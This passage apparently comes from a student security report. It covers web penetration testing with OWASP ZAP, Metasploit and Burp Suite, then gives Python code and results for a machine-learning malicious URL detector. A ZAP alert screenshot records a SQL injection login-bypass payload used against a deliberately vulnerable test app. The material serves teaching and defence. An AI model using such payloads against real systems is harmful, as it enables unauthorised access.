
- **Brute force (Using Owasp- DirBuster Code):** Find files even if there is no link to them, using the brute force component.

- **Fuzzing:** Fuzzing to find more subtle vulnerabilities that the automated scanner cannot find.

<u>A Simple Penetration Test using ZAP</u>

1. Configure your browser to proxy using ZAP

a. Open your preferred browser and set up the proxy as shown


Advanced

Configure Proxies to Access the Internet

- No proxy
- Auto-detect proxy settings for this network
- Use system proxy settings
- [✓ Manual proxy configuration:]

HTTP Proxy: 127.0.0.1 Port: 8080

[✓] Use this proxy server for all protocols

SSL Proxy: 127.0.0.1 Port: 8080

FTP Proxy: 127.0.0.1 Port: 8080

SOCKS Host: 127.0.0.1 Port: 8080

SOCKS v4 [✓ SOCKS v5] Remote DNS

No Proxy for: localhost, 127.0.0.1

Example: .mozilla.org, .net.nz, 192.168.1.0/24

- Automatic proxy configuration URL:

Do not prompt for authentication if password is saved

Figure 11: Configure browser proxy using ZAP.

b. In the ZAP User interface, go to Tools>Options>Local Proxy

c. Make sure the port is set to 8080(or the port you have configured in your browser)

d. Open any website using SSL in your browser and make sure the site shows up in the sites list.

2. Explore application manually

Spiders are a great way to explore your basic site, but they should be combined with manual exploration to be more effective. Spiders, for example, will only enter basic default data into forms in your web application but a user can enter more relevant information which can, in turn, expose more of the web application to ZAP. This is especially true with things like registration forms where a valid email address is required. The spider may enter a random string, which will cause an error. A user will be able to react to that error and supply a correctly formatted string, which will cause an error. A user will be able to react to that error and supply a correctly formatted string, which may cause more of the application to be exposed when the form is submitted and accepted.

3. Use Spider to find hidden content

One way to expand and improve your testing is to change the spider ZAP is using to explore your web application. Quick Scan uses the traditional ZAP spider, which discovers links by examining the HTML in responses from the web application. This spider is fast, but it is not always effective when exploring an AJAX web application that generates links using JavaScript.

For AJAX applications, ZAP's AJAX spider is likely to be more effective. This spider explores the web application by invoking browsers which then follow the links that have been generated. The AJAX spider is slower than the traditional spider and requires additional configuration for use in a "headless" environment.
A simple way to switch back and forth between spiders is to enable a tab for each spider in the Information Window and use that tab to launch scans.

- In the Information Window, click the green plus sign (+).
- Click Spider to create a Spider tab.
- Repeat step a, then click AJAX Spider to create an AJAX Spider tab.
- Click the push-pin symbol on both the Spider and AJAX Spider tabs to pin them to the Information Window.

Note that both of these tabs include a New Scan button.

4. See what issues passive scanner has found.

Since you have configured your browser to use ZAP as its proxy, you should explore all of your web application with that browser. As you do this, ZAP passively scans all the requests and responses made during your exploration for vulnerabilities, continues to build the site tree, and records alerts for potential vulnerabilities found during the exploration.


It is important to have ZAP explore each page of your web application, whether linked to another page or not, for vulnerabilities. Obscurity is not security, and hidden pages sometimes go live without warning or notice. So be as thorough as you can when exploring your site.

5. Use Active scanner to find vulnerabilities

So far ZAP has only carried out passive scans of your web application. Passive scanning does not change responses in any way and is considered safe.

Active scanning, however, attempts to find other vulnerabilities by using known attacks against the selected targets. Active scanning is a real attack on those targets and can put the targets at risk, so do not use active scanning against targets you do not have permission to test.

ZAP has several ways to perform an Active Scan. The most straightforward of these is to use the *Quick Start* welcome screen that is displayed by default when ZAP is launched.



Welcome to the OWASP Zed Attack Proxy (ZAP)

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

To quickly test an application, enter its URL below and press 'Attack'.

URL to attack: http://

Progress: Manually stopped

For a more in depth test you should explore your application using your browser or automated regression tests while proxying through ZAP.

Explore your application:


Figure 12: OWASP ZAP interface.

To begin, enter the URL you want to scan in the *URL to attack* field, and then press the *Attack* button. This will launch a two step process:

- Firstly, a spider will be used to crawl the website: ZAP will use the supplied URL as a starting point to explore the website to determine all of the hyperlinks within it (links that direct outside the domain will be ignored). The *Spider* tab at the bottom of the ZAP window will display the links as they are found. While this is happening, ZAP will simultaneously passively scan the links.

- Secondly, the Active Scan will launch: once the crawl is complete the active scan will start. ZAP will launch a variety of attack scenarios at the URLs listed in the *Spider* tab. The attack progress will be displayed in the *Active Scan* tab.

Once the active scan has finished, the results will be displayed in the *Alerts* tab. This will contain all of the security issues found during both the Spider and Active scan. They will be flagged according to their risk - red for High Priority, and green and yellow for Medium to Low Priority, respectively.



Alerts (9)
SQL Injection
POST: http://bm-owasp-juice-shop.herokuapp.com/rest/user/login
Application Error Disclosure (5)
Session ID in URL Rewrite (4)
X-Frame-Options Header Not Set (16)
Cookie No HttpOnly Flag
Incomplete or No Cache-control and Pragma HTTP Header Set
Private IP Disclosure (2)
Web Browser XSS Protection Not Enabled (28)
X-Content-Type-Options Header Missing (23)

SQL Injection

URL:	http://bm-owasp-juice-shop.herokuapp.com/rest/user/login
Risk:	High
Confidence:	Medium
Parameter:	email
Attack:	dfgdf' OR '1'='1' --
Evidence:	
CWE ID:	89
WASC ID:	19
Source:	Active (40018 - SQL Injection)

Description:
SQL injection may be possible.

Alerts 1 3 5 0   Current Scans 0 0 0 0 0 0

Figure 13: Result of testing with OWASP ZAP.

Depending on the size of your site, both the Spider and Active scans can take some time to perform. Fortunately, ZAP can save a session along with the results. This can be done from the *File* | *Persist Session* menu option.

If you need to share the results, ZAP can generate reports in multiple formats. To generate an HTML report use the menu option *Reports* | *Generate HTML Report*.


The above method is a simple way to obtain a vulnerability assessment of your site.

Limitations of ZAP

ZAP does have some limitations, particularly that it does not handle authentication by default.

This means that any links requiring authentication will not be found or scanned. To solve this, you can configure the **Session Properties** to include the login details that will allow ZAP access to the secure areas of your site.

5.4 Metasploit




0 of 42 selected

	ADDRESS	NAME	OPERATING SYSTEM	VM	PURPOSE	SVCS	VLNS	ATT	TAGS	UPDATED	STATUS
☐	10.20.36.1	10.20.36.1	Linux 14.04		server	3	0	0		23 minutes ago	Scanned
☐	10.20.36.51	ms-w03-3u-1	Windows XP	vm	client	5	0	0		22 minutes ago	Scanned
☐	10.20.36.52	MS-W03-6U-1	Windows 2003 SP1	vm	server	7	0	0		21 minutes ago	Scanned
☐	10.20.36.53	MS-W03R2-3U-1	Windows 2003 R2 SP1	vm	server	7	0	0		21 minutes ago	Scanned
☐	10.20.36.54	MS-W03R2-6U-1	Windows 2003 R2 SP1	vm	server	7	0	0		21 minutes ago	Scanned
☐	10.20.36.55	MS-W03S2-3U-1	Windows 2003 R2 SP2	vm	server	6	0	0		21 minutes ago	Scanned
☐	10.20.36.56	MS-W082-3U-1	Windows 2008 (Enterprise) SP2	vm	server	12	0	0		21 minutes ago	Scanned
☐	10.20.36.57	MS-W08-3U-1	Windows 2008 (Enterprise) SP1	vm	server	12	0	0		21 minutes ago	Scanned
☐	10.20.36.58	MS-W082-6U-1	Windows 2008 (Enterprise) SP2	vm	server	12	0	0		21 minutes ago	Scanned
☐	10.20.36.57	MS-W08-3U-1	Windows 2008 (Enterprise) SP1	vm	server	12	0	0		21 minutes ago	Scanned

Figure 14: Metasploit interface

5.5 Burp Suite



Filter: Showing all items

```
http://www.google.com
    /
  ▸ advanced_search
  ▸ client_204
  ▸ history
  ▸ images
  ▸ imghp
  ▸ intl
  ▸ language_tools
  ▸ preferences
  ▾ search
      hl=en&gbv=1&ie=UTF-8&q=bipolar+test&
      hl=en&gbv=1&ie=UTF-8&q=burp+suite&s
      hl=en&gbv=1&ie=UTF-8&q=depression+t
      hl=en&gbv=1&ie=UTF-8&q=fun+test&sa=
      hl=en&gbv=1&ie=UTF-8&q=internet+spee
      hl=en&gbv=1&ie=UTF-8&q=kali+linux+tu
      hl=en&gbv=1&ie=UTF-8&q=learn+pentest
      hl=en&gbv=1&ie=UTF-8&q=metasploit&s
      hl=en&gbv=1&ie=UTF-8&q=pen+testing&
      hl=en&gbv=1&ie=UTF-8&q=personality+t
      hl=en&gbv=1&ie=UTF-8&q=phishing+fre
      hl=en&gbv=1&ie=UTF-8&q=related:https:
      hl=en&gbv=1&ie=UTF-8&q=related:https:
```

Host	Method	URL	Params	Stat
http://www.google.c...	GET	/search?ie=ISO-8859-1&hl=en&source=hp&biw=&bih=...	✓	200
http://www.google.c...	GET	/search?q=pentestgeek&hl=en&gbv=1&oq=pentestgee...	✓	200
http://www.google.c...	GET	/xjs/_/js/k=xjs.hp.en_US.JrX4RoZaeBk.O/m=sb_he,d/r...	☐	200
http://www.google.c...	GET	/client_204?&atyp=i&biw=1649&bih=742&ei=nzvhV9iy...	✓	204
http://www.google.c...	GET	/advanced_search	☐	
http://www.google.c...	GET	/advanced_search?hl=en&authuser=0	✓	
http://www.google.c...	GET	/advanced_search?q=pentestgeek&hl=en&gbv=1&ie=U...	✓	

```
GET
/search?q=pentestgeek&hl=en&gbv=1&oq=pentestgeek&gs_l=heirloom-serp.3..0j0i30.56132.57
heirloom-serp..1.10.373.Z8pXsfQweKk HTTP/1.1
Host: www.google.com
User-Agent: SNCAppSec2016
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Referer:
http://www.google.com/search?ie=ISO-8859-1&hl=en&source=hp&biw=&bih=&q=test&gbv=1&oq=te
.26166.0.26302.4.4.0.0.0.0.127.253.2j1.3.0....0...1ac.1.34.heirloom-hp..2.2.126.3rCfcg
Cookie:
```

Figure 15: Burp Suite Proxy interface

Section 6
Implementation and Coding

“To code is worthless, if it is not decodable.”
- Unknown

6.1 Malicious URL Detection tool (Core Program + tkinter)


```
# Importing required libraries
import pandas as pd
import numpy as np
import sklearn
from sklearn.feature_extraction.text import CountVectorizer
from sklearn.cross_validation import train_test_split
from sklearn.linear_model import LogisticRegression
from sklearn.feature_extraction.text import TfidfVectorizer
import random
# For tooling window
from tkinter import *
from tkinter import ttk
import time

# Global Variables
boolean = False
to_ret = []

# Tokenizer function
def getTkns(input):
    tknsBySlash = str(input.encode('utf-8')).split('/')
    allTkns = []
    for i in tknsBySlash:
        tkns = str(i).split('-')
        tknsByDot = []
        for j in range(0, len(tkns)):
            tempTkns = tkns[j].split('.')
            tknsByDot = tknsByDot + tempTkns
        allTkns = allTkns + tkns + tknsByDot
    allTkns = list(set(allTkns))
    # Since .com is most common domain, we actually don't need it.
    if 'com' in allTkns:
        allTkns.remove('com')
    return allTkns

# The training function
def trainer():
    # Accessing global variables
    global to_ret
    global txt

    # Importing the data set named data.csv
    csv = pd.read_csv("data.csv", error_bad_lines = False)
    data = pd.DataFrame(csv)

    data = np.array(data)
    random.shuffle(data)

    y = [d[1] for d in data]
    corp = [d[0] for d in data]

    count_vectorizer = CountVectorizer(tokenizer = getTkns)
    tf_vectorizer = TfidfVectorizer(tokenizer = getTkns)

    X1 = count_vectorizer.fit_transform(corp)
    X2 = tf_vectorizer.fit_transform(corp)

    # Fit the Logistic Regression Model
    X1_train, X1_test, y1_train, y1_test = train_test_split(X1, y, test_size =
0.2, random_state = 42)
    X2_train, X2_test, y2_train, y2_test = train_test_split(X2, y, test_size =
0.2, random_state = 42)

    # Applying logistic regression and fitting
    lgs_count = LogisticRegression()
    lgs_tf = LogisticRegression()
    lgs_count.fit(X1_train, y1_train)
    lgs_tf.fit(X2_train,y2_train)

    # Printing the accuracy output to tkinter textbox
    out1 = "The accuracy of Model with Count Vectorizer is " +
str(lgs_count.score(X1_test, y1_test)) + "\n"
    out2= "The accuracy of Model with TFIDF Vectorizer is " +
str(lgs_tf.score(X2_test, y2_test)) + "\n"

    txt.insert(0.0, out1)
    txt.insert(1.0, out2)

    # Appending to the result to be returned by function
    to_ret.append(count_vectorizer)
    to_ret.append(tf_vectorizer)
    to_ret.append(lgs_count)
    to_ret.append(lgs_tf)
    return to_ret


def callback():
    global boolean
    global to_ret
    global txt
    global choice

    txtname= entry.get()

    # Checking for NULL URLs
    if txtname == "":
        txt.insert(0.0, "Enter valid URL\n")
        return

    Choice = choice.get()
    if Choice == "":
        txt.insert(0.0, "Please choose any one of the two options.\n")
        return

    X_predict = [txtname]
    if Choice == "CV":
        X_predict = to_ret[0].transform(X_predict)
        y_predict = to_ret[2].predict(X_predict)
        out = str(txtname) + " is found " + str(y_predict) + "\n"
        txt.insert(0.0, out)
    if Choice == "TF":
        X_predict = to_ret[1].transform(X_predict)
        y_predict = to_ret[3].predict(X_predict)
        out= str(txtname) + " is found " + str(y_predict) + "\n"
        txt.insert(0.0, out)

    return

# Main program execution starts here
root= Tk()
choice= StringVar()
frame= ttk.Frame(root)
frame.pack()
frame.config(height = 600, width = 800)
frame.config(relief = RAISED)

label= ttk.Label(frame, text = "Malicious URL Detection Tool")
label.config(foreground = '#1aaedb', background = '#dbbf23')
label.config(justify = CENTER)
label.config(font = ('segoe', 18, 'bold'))
label.pack()

label2= ttk.Label(frame, text='\n\n')
label2.pack()
ttk.Radiobutton(frame,text='Use Count Vectorizer', variable=choice, value =
'CV').pack(anchor = 'w')

label3= ttk.Label(frame, text='\n')
label3.pack()
ttk.Radiobutton(frame,text='Use Tf-Idf Vectorizer', variable = choice, value =
'TF').pack(anchor = 'w')

label4= ttk.Label(frame, text = '\n')
label4.pack()

label5= ttk.Label(frame, text = 'Enter any valid URL to Check')
label5.pack()

to_check= StringVar()
entry= ttk.Entry(frame, textvariable = to_check,width = 60)
entry.pack()


label5= ttk.Label(frame, text='\n')
label5.pack()

progressbar= ttk.Progressbar(frame, orient = HORIZONTAL, length = 200)
progressbar.pack()
progressbar.config(mode = 'indeterminate')


button= ttk.Button(frame,text = 'Check', command = callback).pack()

txt= Text(frame,height = 10, wrap = WORD)
txt.pack()
trainer()
root.mainloop()
```

■■■■■

Section 7 Results

“In some contexts, results are more important than complete work done”
- Unknown

7.1 Malicious URL Detection tool




```
X_train, X_test, y_train, y_test= train_test_split(X, y, test_size= 0.2, random_state= 42)
lgs= LogisticRegression()
lgs.fit(X_train, y_train)
print("The accuracy of Model is {}".format(lgs.score(X_test, y_test)))

# Predict The Results

X_predict= input("Enter any URL to validate:")
X_predict= [X_predict]
X_predict= vectorizer.transform(X_predict)
y_predict= lgs.predict(X_predict)
print("Your URL is {}".format(y_predict))
```

```
Which Vectorizer you will want to use
 1. Count Vectorizer 2. Tf-Idf Vectorizer
1

You have choosen Count Vectorizer
The accuracy of Model is 0.9933882725078187
Enter any URL to validate:www.manit.ac.in
Your URL is ['bad']
```

Figure 16: Count Vectorizer result-1

For count vectorizer: Accuracy rate of **99.338%**

